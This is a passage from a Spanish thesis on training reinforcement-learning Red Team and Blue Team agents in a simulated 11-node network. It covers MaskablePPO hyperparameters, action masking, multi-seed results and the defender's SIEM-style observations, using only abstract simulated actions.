5. **Castigo letal por interacción con defensas pasivas.** Vulnerar un nodo honeypot o cifrar un archivo señuelo (*honeyfile*) genera una penalización máxima de -100 puntos y termina inmediatamente el episodio. Esto enseña al agente a evitar interacciones con elementos sospechosos y refleja la gravedad real de generar indicadores de compromiso (IoC) de alta fidelidad ante un SOC, que normalmente disparan medidas de contención inmediatas.

La Tabla 5.2 concreta estos criterios sobre la topología propuesta: recoge, para cada uno de los once nodos, su segmento VLAN, su tipo (normal, *crown jewel* o *honeypot*) y la recompensa base asociada a su vulneración

exitosa. Sobre esa recompensa base se aplican después los *milestones* y las penalizaciones ya descritos.

Índice	Nombre	VLAN	Tipo	Recompensa base
0	PC_Finanzas	100	Normal	+10
1	PC_RRHH [†]	100	Normal	+10
2	PC_IT	100	Normal	+10
3	Servidor_Web	200	Normal	+15
4	Servidor_SMB_Honeypot	200	<i>Honeypot</i>	−100
5	Servidor_SMB	200	Normal	+15
6	Servidor_Backups	300	<i>Crown jewel</i>	+25
7	Servidor_Backups_Honeypot	300	<i>Honeypot</i>	−100
8	Domain_Controller	300	<i>Crown jewel</i>	+100
9	BaseDatos	300	<i>Crown jewel</i>	+25
10	BaseDatos_Honeypot	300	<i>Honeypot</i>	−100

Tabla 5.2: Inventario de nodos del entorno RedTeamEnv

Desde el punto de vista episódico, el entorno se comunica con el algoritmo de entrenamiento mediante las señales estándar de *Gymnasium*: **terminated** y **truncated**. El episodio se marca como **terminated** cuando se alcanza un estado terminal, lo que ocurre en dos situaciones concretas: victoria total del atacante (los tres *crown jewels* cifrados) o derrota inmediata por interacción con un nodo o archivo señuelo. El episodio se marca como **truncated** si se alcanza el límite máximo de pasos (100 por defecto) sin que se haya producido ningún estado terminal. Esta segunda condición modela el principio operativo de que un ataque que se prolonga indefinidamente sin éxito tiende a ser detectado y bloqueado por defensas genéricas, controles perimetrales o equipos de respuesta ante incidentes.

5.3. Entrenamiento del agente con *MaskablePPO*

5.3.1. Hiperparámetros y estrategia de exploración

El agente Red Team se entrena con *MaskablePPO*, la variante de PPO [28] que integra de forma nativa el enmascaramiento de acciones descrito en la sección 3.3.3. La implementación se apoya en la librería **stable-baselines3** [46] y su extensión **sb3-contrib**, ambas referencias estándar en investigación reproducible de aprendizaje por refuerzo.

La configuración del entrenamiento parte de los valores que la documentación de la librería identifica como buenos puntos de partida para tareas con espacios de acción discretos.

Los hiperparámetros no discutidos explícitamente a continuación (`learning_rate`, `n_steps`, `batch_size`, `n_epochs`, γ , `gae_lambda`, `clip_range`, `vf_coef` y `max_grad_norm`) se mantienen en los valores por defecto de `stable-baselines3` [46], contrastados por la comunidad. Los tres parámetros que sí exigieron una decisión propia (coeficiente de entropía, el horizonte de entrenamiento y el número de semillas) se justifican en los párrafos siguientes. Los hiperparámetros finales se recogen en la siguiente Tabla 5.3:

Hiperparámetro	Valor	Notas
<code>learning_rate</code>	3×10^{-4}	Valor por defecto
<code>n_steps</code>	2048	Pasos por entorno antes de actualizar
<code>batch_size</code>	64	Minibatch para SGD
<code>n_epochs</code>	10	Pasadas sobre el rollout
<code>gamma</code> (γ)	0.99	Factor de descuento
<code>gae_lambda</code> (λ)	0.95	Suavizado GAE
<code>clip_range</code> (ϵ)	0.2	Recorte de la ratio política
<code>ent_coef</code>	0.01	Bonus de entropía (ajustado)
<code>vf_coef</code>	0.5	Peso de la pérdida del crítico
<code>max_grad_norm</code>	0.5	Recorte de gradiente
<i>Configuración del entrenamiento</i>		
<code>total_timesteps</code>	5×10^5	Por semilla
<code>n_envs</code>	4	Entornos paralelos
<code>seeds</code>	42, 123, 456, 789, 1024 (cinco semillas independientes)	

Tabla 5.3: Hiperparámetros y configuración del entrenamiento del agente Red Team.

Tres decisiones merecen mención. La primera tiene que ver con la estrategia de exploración. En PPO la exploración no se gestiona mediante una política ϵ -greedy como ocurre en métodos basados en funciones de valor (DQN y sus variantes), sino a través de la propia naturaleza estocástica de la política [28]. La red neuronal del actor produce una distribución de probabilidad sobre las acciones, y el muestreo de esa distribución es lo que induce exploración. Para evitar que la distribución colapse prematuramente a una política casi determinista, la función de pérdida incorpora un *entropy bonus* controlado por el coeficiente `ent_coef`.

Aquí es donde el proyecto requirió ajuste experimental. Los primeros entrenamientos de validación, antes de refinar tanto el sistema de máscaras como la función de recompensa, evidenciaron un patrón de *reward hacking* consistente con el descrito en la sección 5.2.3: el agente encontraba secuencias de acciones de bajo coste sobre los mismos nodos, acumulando pequeñas recompensas residuales sin avanzar hacia los activos críticos. En la práctica, una de las primeras políticas aprendidas consistía en vulnerar repetidamente

el mismo nodo aprovechando huecos del enmascaramiento, ignorando por completo el resto de la topología. El ajuste no se limitó a un parámetro aislado; requirió iterar sobre tres frentes:

1. Depurar las condiciones del enmascaramiento para eliminar acciones redundantes de raíz.
2. Recalibrar la función de recompensa para que las repeticiones tuvieran coste neto desfavorable.
3. Modular el coeficiente de entropía hasta encontrar un equilibrio razonable entre exploración suficiente y estabilidad de convergencia.

El valor final `ent_coef`= 0.01 es el resultado de ese proceso iterativo y coincide con el recomendado por la documentación de la librería como compromiso por defecto.

La segunda decisión es el horizonte de entrenamiento. La fase de validación previa, con un único entrenamiento de 10^5 pasos, mostró una tasa de victoria estabilizada en torno al 82 % sobre los últimos 100 episodios. La extrapolación de la curva de aprendizaje sugería que con 5×10^5 pasos el agente alcanzaría una meseta estable sin sobreentrenar ni desperdiciar tiempo de cómputo. Multiplicar por cinco el número de pasos a cambio de una mejora marginal de 15-17 puntos porcentuales en *win rate* es la pauta habitual en problemas de este tamaño, y los resultados experimentales confirman que la elección fue adecuada.

La tercera decisión es metodológica. El entrenamiento se ha repetido con cinco semillas independientes. El uso de una sola semilla es una fuente conocida de resultados no reproducibles en aprendizaje por refuerzo profundo: dos entrenamientos con la misma configuración pueden diferir en decenas de puntos porcentuales por la combinación de pesos iniciales aleatorios, muestreo estocástico de la política y orden de las trayectorias. Trabajar con cinco semillas permite reportar medias y desviaciones estándar en lugar de números aislados, y es el mínimo defendible para argumentar reproducibilidad. El análisis multi-semilla se desarrolla en la subsección 5.4.3.

5.3.2. Vectorización del entorno (SubprocVecEnv)

PPO requiere recopilar trayectorias de experiencia antes de actualizar la política. En su forma más simple esto se hace de manera secuencial: un único entorno produce transiciones paso a paso, el agente las consume y aprende. Este enfoque tiene dos limitaciones. La primera es de eficiencia: las Central Processing Units (CPUs) modernas operan a ritmos del orden del nanosegundo, mientras que cada paso del entorno, con su lógica Python y

sus actualizaciones del grafo NetworkX, consume del orden del microsegundo o más, dejando subutilizado el hardware. La segunda es estadística: las transiciones consecutivas de un mismo entorno están altamente correlacionadas, y esa correlación introduce sesgo en la estimación del gradiente de la política.

La solución estándar es la vectorización, es decir, ejecutar varios entornos en paralelo y combinar sus trayectorias para cada actualización del modelo [47]. La librería `stable-baselines3` ofrece dos implementaciones de este patrón. `DummyVecEnv` ejecuta los entornos de forma secuencial dentro del mismo proceso de Python, simulando la interfaz vectorizada pero sin paralelismo real. `SubprocVecEnv`, en cambio, lanza cada entorno como un proceso independiente del sistema operativo mediante el módulo `multiprocessing`, lo que permite paralelismo verdadero en máquinas multi-núcleo.

En este proyecto se ha optado por `SubprocVecEnv` con `n_envs=4`. La elección del número responde a la arquitectura del equipo de desarrollo, basado en un procesador Intel Core i7 de 14^a generación con seis *performance cores*. Cuatro entornos en paralelo dejan dos núcleos libres para el proceso principal donde se ejecuta el optimizador del modelo y para el resto del sistema, evitando saturación. Subir a ocho entornos en pruebas preliminares no aportó mejoras significativas de tiempo y sí introdujo contención entre procesos.

El efecto práctico de la vectorización sobre el flujo de entrenamiento es directo. Con `n_steps=2048` y `n_envs=4`, cada actualización de la política se realiza tras recolectar $2048 \times 4 = 8192$ transiciones distribuidas entre cuatro instancias estocásticas del entorno que muestrean rutas distintas en sus respectivos episodios. El gradiente resultante es notablemente más informativo y el tiempo total de entrenamiento (5×10^5 pasos $\times$ 5 semillas) se sitúa en torno a los 10-15 minutos por semilla en el hardware empleado, frente a las estimaciones de dos horas o más para una ejecución estrictamente secuencial.

5.3.3. *Action Masking*: implementación y justificación

El espacio de acciones del entorno Red Team contiene $11 \times 4 = 44$ combinaciones posibles, pero en cualquier estado dado sólo una fracción reducida tiene sentido. No se puede vulnerar un nodo no alcanzable, no se puede cifrar uno aún sin comprometer, no se puede escanear dos veces el mismo equipo. Sin un mecanismo que filtre estas combinaciones, el agente dedicaría gran parte del entrenamiento a probar acciones imposibles, recibiendo penalizaciones que retardan la convergencia y, en el peor caso, atrayendo la política hacia comportamientos degenerados como el observado durante el ajuste descrito en 5.3.1.

La alternativa clásica al enmascaramiento es la penalización por acciones inválidas [31]: se permite al agente elegir cualquier acción y se le castiga con recompensa negativa cuando es ilegal. El problema es que esta solución no escala bien al crecer el espacio de acciones y, sobre todo, no impide *a priori* la selección de acciones inválidas; el agente puede tardar muchas iteraciones en aprender qué decisiones nunca dan resultado. En espacios con fuerte estructura de restricciones, como el de este TFG, el enmascaramiento es claramente preferible. Por este motivo se ha optado por *MaskablePPO*, que aplica el filtrado directamente sobre los *logits* del actor antes del muestreo y anula la probabilidad de las acciones marcadas como inválidas en cada paso.

La implementación del mecanismo se encapsula en el método `action_masks` del entorno `RedTeamEnv`. El método devuelve, en cada llamada, un vector booleano de longitud 44 cuyas posiciones indican qué acciones están permitidas en el estado actual. La estructura del filtrado opera en dos niveles concatenados, reflejando la lógica operativa de un atacante real.

El primer nivel es el de alcanzabilidad. Un nodo se considera alcanzable si está ya comprometido (`estado= 1`) o si tiene al menos un vecino en el grafo cuyo estado sea de compromiso. Esta condición modela el principio fundamental de que un atacante sólo puede interactuar con segmentos de red a los que tiene visibilidad o conectividad efectiva. Los nodos no alcanzables tienen todas sus acciones desactivadas, lo que reduce dinámicamente el espacio efectivo de exploración en los primeros pasos del episodio.

El segundo nivel es el de validez específica del verbo sobre nodos alcanzables. Escanear sólo se permite si el sistema operativo aún no se ha identificado (`os_visto= 0`). Vulnerar requiere que el nodo no esté ya comprometido (`estado= 0`). Buscar archivos exige el nodo previamente comprometido y sin búsqueda previa, y cifrar requiere igualmente compromiso y ausencia de cifrado. Estas reglas reproducen las dependencias causales naturales de una campaña de *ransomware*: no se puede explotar lo que no se conoce, ni cifrar lo que no se controla, ni repetir innecesariamente acciones cuyo efecto ya se ha materializado.

El detalle de por qué *MaskablePPO* aplica la máscara sobre los *logits* (sustituyéndolos por $-\infty$ antes del *softmax*) en lugar de sobre las probabilidades *a posteriori*, y sus implicaciones sobre la estabilidad del gradiente, se ha desarrollado en la subsección 5.2.2.

5.4. Resultados y comportamiento emergente

Tras completar el entrenamiento del agente Red Team con cinco semillas independientes y 500 000 pasos por semilla, los resultados confirman dos hallazgos centrales: que *MaskablePPO* sobre el entorno propuesto converge

a una política ofensiva funcionalmente óptima en la mayoría de los entrenamientos, y que la “columna vertebral” del ataque, la ruta más corta al Domain Controller, se descubre de forma extraordinariamente consistente entre semillas. Esta sección desglosa los resultados en tres planos: la convergencia del aprendizaje, el análisis cualitativo de la política aprendida y la discusión sobre la reproducibilidad (incluyendo una anomalía en una de las cinco semillas).

5.4.1. Convergencia y estabilización de recompensas

La curva de recompensa media por episodio durante el entrenamiento (Figura 5.2) muestra el patrón característico de un proceso de aprendizaje sano para cuatro de las cinco semillas. Estas cuatro convergen consistentemente a una meseta estable en torno a los 1905 puntos de recompensa media, alcanzada aproximadamente entre los 300 000 y los 400 000 pasos y mantenida durante el resto del entrenamiento. La quinta semilla (*seed* 789) presenta un comportamiento diferente que se desarrolla en detalle en la subsección 5.4.3.




Figura 5.2: Evolución de la recompensa media por episodio (`rollout/ep_rew_mean`) durante el entrenamiento. Curvas superpuestas de las cinco semillas independientes.

Dos observaciones sobre la convergencia que merecen mención.

En primer lugar, la **velocidad de aprendizaje** es sustancialmente más lenta que la del agente Blue. Mientras que el defensor alcanza su meseta en torno al 50 % del entrenamiento, el atacante requiere prácticamente la totalidad de los 500 000 pasos para estabilizar su política. Esta diferencia es coherente con el diseño asimétrico de ambos entornos. El espacio de decisión

del Red es más amplio (`max.steps` = 100 frente a los 50 del Blue), las señales de recompensa son más dispersas (el agente puede pasar muchos turnos descubriendo nodos sin obtener recompensa positiva sustancial) y la condición de victoria requiere completar tres cifrados encadenados sobre los *crown jewels*, una tarea estructuralmente más compleja que la defensa reactiva.

En segundo lugar, la **varianza entre semillas** es muy baja para las cuatro semillas que convergen correctamente. Excluyendo provisionalmente la seed 789, la recompensa media final del entrenamiento es de 1904,91 puntos con desviación típica de $\pm 8,4$, lo que sitúa la dispersión relativa por debajo del 0,5 %. Este nivel de consistencia indica un entrenamiento estable en los entrenamientos que alcanzan el régimen objetivo del algoritmo [48].

La Tabla 5.4 desglosa la distribución de resultados de los episodios sobre las cuatro semillas que convergen al régimen óptimo.

Resultado del episodio	Media (4 semillas)	Desviación típica
Victoria total (3 <i>crown jewels</i> cifrados)	99,31 %	$\pm 0,65$ %
Caída en honeypot (terminación por trampa)	0,42 %	$\pm 0,55$ %
Caída en honeyfile (cifrado de cebo)	0,28 %	$\pm 0,12$ %
Truncación por timeout	0,00 %	—

Tabla 5.4: Distribución de *outcomes* del agente Red Team tras 500 000 pasos de entrenamiento. Valores agregados sobre las cuatro semillas que convergen al régimen óptimo.

El *win rate* de 99,31 % y la tasa de interacción con honeypots inferior al 0,5 % confirman la eficacia del enmascaramiento dinámico y el diseño de recompensas descritos en la sección 5.2. El agente no solo aprende a maximizar el impacto sino que aprende a evitar las defensas pasivas con prácticamente cero margen de error, lo que valida el proceso iterativo de calibración del entorno mencionado en la subsección 5.3.1.

5.4.2. Análisis de las rutas de ataque óptimas

Más significativo que las cifras agregadas es lo que las trayectorias revelan sobre las políticas que el agente aprende. El análisis de las acciones registradas durante los 500 000 pasos de entrenamiento, combinado con la métrica de MTTC sobre cada uno de los activos críticos, permite reconstruir la estrategia emergente con un nivel de detalle inusual en este tipo de trabajos.

La ruta canónica al Domain Controller. El dato más llamativo del experimento es la consistencia con la que el agente descubre la ruta más

corta al *Domain Controller*. La métrica `tfg/mttc_dc` arroja los siguientes valores finales para cada una de las cinco semillas:

Semilla	MTTC del DC (pasos)
42	2,002
123	2,003
456	2,004
789	2,004
1024	2,007
Media	2,004

Tabla 5.5: Tiempo medio de compromiso del *Domain Controller* para cada semilla independiente.

La interpretación es directa. Las cinco semillas, sin excepción, descubren que la ruta óptima al DC requiere exactamente **dos pasos del agente Red: vulnerar(PC_IT) → vulnerar(Domain_Controller)**. Este resultado tiene una explicación topológica clara. PC_IT es el único nodo de la VLAN 100 que conecta directamente con el DC, y PC_RRHH (nodo de entrada del *phishing*) conecta directamente con PC_IT. La cadena es, por tanto, la ruta más corta de toda la red entre la brecha inicial y la corona del dominio.

Lo notable no es que esta ruta exista, sino que las cinco semillas la encuentren con tal precisión. El MTTC medio del DC es $2,004 \pm 0,002$ pasos, una desviación típica de 0,1 % que evidencia que la “columna vertebral” del ataque es invariante entre semillas, incluso en la seed 789 que en otras métricas presenta convergencia subóptima. El agente descubre la misma estrategia central independientemente de su inicialización.

Por contraste, los MTTC de los otros dos *crown jewels* muestran mayor variabilidad. El servidor de backups se compromete entre los pasos 4,8 y 6,6 según la semilla, y la base de datos entre los pasos 5,3 y 7,3. Esta dispersión indica que el agente descubre las rutas hacia estos dos activos por caminos distintos, dictaminados por el orden de acciones que ejecuta para explorar la red.


Distribución de acciones y patrón *Cyber Kill Chain*. La frecuencia con que el agente utiliza cada uno de los cuatro verbos durante el entrenamiento confirma que la política aprendida sigue de cerca el ciclo de vida del *ransomware* moderno descrito en la sección 3.1.2. La Tabla 5.6 resume los valores agregados sobre las cuatro semillas convergentes.

La política aprendida es, por tanto, **ofensiva y eficiente**. Vulnerar es el verbo dominante (47 %), reflejando el peso del movimiento lateral en una campaña de *ransomware* contra una topología segmentada por VLANs. Ci-


Verbo ofensivo	Uso medio	Desviación típica	Fase Kill Chain equivalente
Vulnerar	47,5 %	$\pm 2,8$ %	Movimiento lateral / Acceso inicial
Cifrar	35,1 %	$\pm 0,8$ %	Impacto
Escanear	10,7 %	$\pm 2,7$ %	Descubrimiento
Buscar	6,7 %	$\pm 0,8$ %	Recolección

Tabla 5.6: Distribución del uso de cada verbo ofensivo en la política aprendida del agente Red Team.


frar es la segunda acción más usada (35 %), consistente con el objetivo final de impacto que define la victoria del agente. Escanear (11 %) y Buscar (7 %) son acciones secundarias: el agente las emplea de forma quirúrgica, no rutinaria, lo que indica que ha aprendido a descubrir y recopilar información solo cuando es estrictamente necesario para avanzar hacia los *crown jewels*.




(a) Acción Buscar.



(c) Acción Cifrar.



(b) Acción Escanear.



(d) Acción Vulnerar.

Figura 5.3: Principales métricas obtenidas durante el entrenamiento del agente Red Team para cada fase. Cada gráfica muestra la evolución agregada de las cinco semillas de entrenamiento.

El ataque de 888 puntos. Durante las fases intermedias del desarrollo se observó una trayectoria particularmente representativa del comportamiento del agente. Esta trayectoria, registrada sobre la topología completa, ejecuta una campaña de diez pasos cuya recompensa acumulada alcanzaba los 888 puntos: Vulnerar(Server_Web) → Vulnerar(BaseDatos) → Cifrar(BaseDatos) → Vulnerar(PC_IT) → Vulnerar(Server_Backups) → Cifrar(Server_Backups) → Escanear(SMB_HoneyPot) → Cifrar(PC_RRHH)

→ Cifrar(PC_IT) → Vulnerar(Domain_Controller).

Esta secuencia condensa varias características interesantes de la política aprendida. El agente prioriza los *crown jewels* secundarios (base de datos y backups) antes del DC, maximizando el impacto financiero acumulado por la vía de la doble extorsión. Encadena los verbos vulnerar y cifrar de forma eficiente, sin pasos redundantes. Y, lo más interesante, escanea deliberadamente un honeypot (SMB) sin caer en él, al elegir la acción de escanear no salta la terminación del episodio.

5.4.3. Reproducibilidad multi-semilla y discusión

El uso de cinco semillas independientes permite evaluar la reproducibilidad del entrenamiento de forma estadísticamente defendible. La Tabla 5.7 resume los valores individuales de cada semilla en las métricas clave del experimento.

Semilla	Win rate	Honeypot rate	Recompensa	MTTC DC
42	98,46 %	1,24 %	1 892,60	2,002
123	99,71 %	0,00 %	1 913,38	2,003
456	99,83 %	0,04 %	1 907,74	2,004
1024	99,22 %	0,38 %	1 905,90	2,007
Media (4 seeds)	99,31 %	0,42 %	1 904,91	2,004
σ (4 seeds)	$\pm 0,65$ %	$\pm 0,55$ %	$\pm 8,4$	$\pm 0,002$
789 (atípica)	78,81 %	21,17 %	1 665,41	2,004

Tabla 5.7: Métricas finales del agente Red Team para cada una de las cinco semillas independientes.

Las cuatro semillas 42, 123, 456 y 1024 convergen a políticas funcionalmente equivalentes: *win rate* medio del 99,31 % con $\sigma = 0,65$ %, tasa de honeypot muy próxima a cero, y MTTC del DC idéntico hasta la tercera cifra decimal. La consistencia permite afirmar que la metodología propuesta es reproducible y pertenece a un entrenamiento calificable como estable.

La semilla 789 es el caso atípico que merece análisis detallado. Su *win rate* de 78,81 %, su tasa de honeypot del 21,17 % y su recompensa media de 1 665,41 la sitúan claramente fuera del régimen del resto de semillas. La interpretación más probable es que su entrenamiento convergió a un **óptimo local subóptimo**: el agente aprendió una política que gana en cuatro de cada cinco episodios pero cae en honeypots con preocupante frecuencia.

Este fenómeno no es excepcional en aprendizaje por refuerzo profundo. La literatura especializada documenta de forma sistemática que entrenamientos individuales pueden converger a políticas de calidad muy distinta a pesar de utilizar exactamente la misma configuración [48]. Esta inestabilidad

es uno de los principales motivos por los que el uso de múltiples semillas se considera una práctica metodológica básica: un único entrenamiento favorable puede ocultar comportamientos patológicos que solo se hacen visibles al comparar entre múltiples ejecuciones independientes.

Cabe destacar, la 789 ha aprendido cómo llegar a la corona del dominio igual de bien que las otras, pero no ha terminado de calibrar cómo evitar las trampas durante el resto del episodio.

Esta lectura de la semilla 789 refuerza la afirmación del apartado anterior: el core del ataque es invariante entre semillas, lo que realmente varía es la calidad de la ejecución alrededor de este core. El agente no recibe ninguna indicación sobre qué ruta seguir; la descubre de manera consistente a partir de la topología y la estructura de recompensas.

En definitiva, los resultados presentados constituyen una prueba sólida de la viabilidad del enfoque. Cuatro de cinco semillas convergen a políticas óptimas, las cinco descubren la misma ruta hacia el activo más crítico de la red, y la única semilla atípica ilustra exactamente el tipo de patología que justifica el uso de evaluación multi-semilla en aprendizaje por refuerzo. La metodología es defendible, los resultados son reproducibles y las limitaciones identificadas quedan formuladas con precisión para futuras iteraciones.

Capítulo 6

Diseño, implementación y pruebas experimentales del agente Blue Team

6.1. Adaptación del entorno al rol defensivo

El entorno defensivo se construye sobre la misma topología definida en el Capítulo 4, cuya arquitectura completa se recoge en la Figura 4.2: 11 nodos repartidos en tres VLANs, los mismos enlaces de conexión, los mismos nodos señuelo y los mismos activos críticos. Aunque en este caso lo que cambia es la perspectiva. El agente ya no busca comprometer la infraestructura, sino defenderla, y esa inversión arrastra consecuencias en cuatro frentes interconectados: el espacio de observación, el espacio de acciones, la función de recompensa y la lógica de terminación del episodio. Esta sección describe cada uno de ellos.

La arquitectura del código mantiene el paralelismo con el entorno Red. El agente `BlueTeamEnv` hereda de `gym.Env` y expone la misma interfaz *Gymnasium* [10], con sus métodos `reset`, `step` y `action_masks`. Esta simetría arquitectónica no es casual, facilita la reutilización de utilidades comunes (callbacks de métricas, scripts de visualización, etc.) y, sobre todo, refuerza la coherencia metodológica del proyecto. Ambos agentes existen en el mismo mundo, simplemente observan y actúan sobre él de formas opuestas. La implementación completa del entorno y del entrenamiento está disponible en el repositorio del proyecto [12].

6.1.1. La niebla de guerra del defensor: observabilidad parcial (POMDP) y modelado de señales SIEM

Si el atacante operaba bajo una niebla de guerra ofensiva (5.1.2), desconocía sistemas operativos, vulnerabilidades y archivos hasta descubrirlos activamente, el defensor opera bajo una niebla de guerra distinta pero limitada igualmente. Su problema no es el desconocimiento inicial, sino la calidad de las señales recibidas una vez se encuentra en funcionamiento. Esta diferencia conceptual se traduce en una formulación POMDP con un espacio de observación radicalmente distinto al del Red Team.

El espacio de observación del agente Blue se compone, para cada uno de los once nodos, de cinco atributos, que se recogen en la Tabla 6.1:

Atributo	Significado operativo
<code>es_honeypot</code>	Indicador binario de si el nodo es un señuelo desplegado por el equipo defensivo.
<code>nivel_alerta</code>	Nivel de alerta agregado generado por el SIEM para ese nodo (0–4).
<code>aislado</code>	Indicador binario de si el nodo se encuentra actualmente fuera de la red por orden del defensor.
<code>honeyfile</code>	Indicador binario de si se ha desplegado un archivo cebo en el nodo.
<code>analizado</code>	Indicador binario de si el defensor ha realizado un análisis forense sobre el nodo.

Tabla 6.1: Espacio de observación del agente Blue Team.

Conviene observar lo que **no** forma parte de esta observación. El defensor no ve **estado** (si el nodo está realmente comprometido), no ve **cifrado** (si sus archivos han sido afectados) ni accede al sistema operativo o las vulnerabilidades reales del host. Toda esa información existe en el entorno, pero permanece oculta para el agente. Lo único que el Blue percibe son las consecuencias filtradas que un SIEM le reportaría: alertas con cierto nivel de criticidad, el estado de sus propias acciones defensivas y los resultados del análisis forense que él mismo ha solicitado. Esta restricción de la información es intencional y modela la realidad operativa de un SOC real.

La gradación del nivel de alerta merece comentario detenido. En lugar de un indicador binario “comprometido sí/no”, el entorno implementa cinco niveles que reproducen la lógica real de un SIEM:

- **0 – Tranquilidad:** sin actividad anómala reportada para el nodo.
- **1 – Falsa alarma:** señal de bajo umbral que en la realidad operativa

suele corresponder a ruido del propio tráfico de la empresa (escaneos legítimos, software desactualizado, cambios planificados).

- **2 – Alerta amarilla:** indicio leve consistente con actividad sospechosa, como un escaneo desde un nodo interno hacia un honeypot.
- **3 – Alerta naranja:** indicio medio asociado a actividad maliciosa confirmada o muy probable (vulneración detectada, cifrado en curso).
- **4 – Alerta roja:** alerta máxima, generada por eventos de altísima precisión como la activación de un honeyfile, que prácticamente garantizan compromiso.

Esta serie de grados sucesivos es la que permite al agente desarrollar políticas matizadas en lugar de respuestas binarias. Una alerta amarilla no debería disparar la misma reacción que una roja, y distinguir entre ambas es parte del aprendizaje. En la implementación, la transición entre niveles ocurre tanto por acciones del Red (un escaneo de honeypot eleva la alerta a nivel 2, una vulneración exitosa a nivel 3 y una activación de honeyfile a nivel 4) como por acciones del Blue (un análisis exitoso ajusta el nivel a la realidad descubierta).

La consecuencia práctica de esta formulación es que el Blue no puede distinguir a priori entre una alerta legítima y un falso positivo. Ambos llegan con el mismo formato. La política aprendida debe gestionar esta ambigüedad, y para forzar al agente a hacerlo, el entorno se ha diseñado para que inyecte sistemáticamente ruido en cada episodio mediante el mecanismo descrito en la subsección 6.2.3.

6.1.2. Espacio de acciones: Analizar, Aislar, Trampear y Restaurar

El espacio de acciones del Blue conserva la misma dimensión que el del Red ($11 \times 4 = 44$ combinaciones posibles), pero los cuatro verbos son completamente distintos. La elección de estos cuatro y no otros responde a una abstracción de las respuestas básicas que un SOC puede dar ante una alerta: investigar, contener, activar una trampa o recuperar. Cada verbo abstrae un conjunto de procedimientos reales habituales en la operativa defensiva (ver Tabla 6.2).

Esta abstracción es completamente intencional ya que el objetivo del entorno no es modelar una implementación específica de *firewall* o de EDR, sino capturar la lógica de toma de decisiones detrás de cada intervención. El agente aprende, por ejemplo, que aislar antes de analizar tiene riesgo (puedes estar bloqueando un nodo sano), pero analizar antes de aislar puede llegar

Verbo	Equivalente operativo real	Coste / Beneficio
Analizar	Revisión de logs en SIEM, análisis forense de endpoint, consulta a EDR.	Coste bajo, información parcial pero fiable.
Aislar	Aplicación dinámica de regla de <i>firewall</i> , micro-segmentación, desconexión por Network Access Control (NAC).	Coste medio (disrupción de servicio si el nodo es legítimo); contención total si está comprometido.
Trampear	Despliegue de <i>honeyfile</i> (archivo cebo con nombre atractivo) o <i>canary token</i> .	Coste bajo; beneficio diferido, solo si el atacante interactúa.
Restaurar	Recuperación del nodo desde <i>backup</i> limpio, reinstalación o vuelta a estado de oro.	Coste alto (tiempo, recursos); restablece la operatividad si el nodo estaba dañado.

Tabla 6.2: Mapeo de los verbos defensivos a su equivalente operativo real en un SOC.

tarde si la amenaza avanza rápido. Esta tensión constante, **velocidad vs información**, es la que un SOC real gestiona, y es la que el agente Blue debe aprender a gestionar.

Igual que en el entorno Red, el espacio de acciones se codifica como un único valor entero $a \in [0, 43]$ que el entorno decodifica más tarde internamente. El verbo se obtiene mediante división entera $v = \lfloor a/N \rfloor$ y el nodo objetivo mediante el módulo $n = a \bmod N$, donde $N = 11$. Esta codificación uniforme entre ambos entornos facilita la implementación del enmascaramiento dinámico, descrito a continuación, y permite reutilizar componentes del infraestructura de entrenamiento.

Enmascaramiento dinámico. El método `action_masks` del entorno construye en cada paso un vector booleano de 44 posiciones que indica qué acciones son ejecutables en el estado actual. Las restricciones lógicas son simétricas a las del Red pero adaptadas al rol defensivo:

- **Analizar** está siempre disponible. Un analista SOC puede consultar logs de cualquier equipo en cualquier momento; sería absurdo restringirlo.
- **Aislar** solo se permite si el nodo no está ya aislado. No tiene sentido aplicar de nuevo una regla de *firewall* ya activa.
- **Trampear** se permite únicamente si el nodo no tiene ya un *honeyfile*

desplegado. Plantar dos cebos sobre el mismo host no aporta detección adicional.

- **Restaurar** se permite solo si hay algo que restaurar: el nodo debe estar aislado, su nivel de alerta debe ser superior a cero, o debe haberse analizado previamente. Reiniciar un servidor sano sin motivo aparente es una decisión costosa y operativamente injustificable.

Estas restricciones reducen el espacio efectivo de exploración en cada paso y, como en el caso del Red, evitan que el agente malgaste turnos aprendiendo a no hacer cosas que estructuralmente no debería hacer.

6.1.3. Función de recompensa y condiciones de terminación

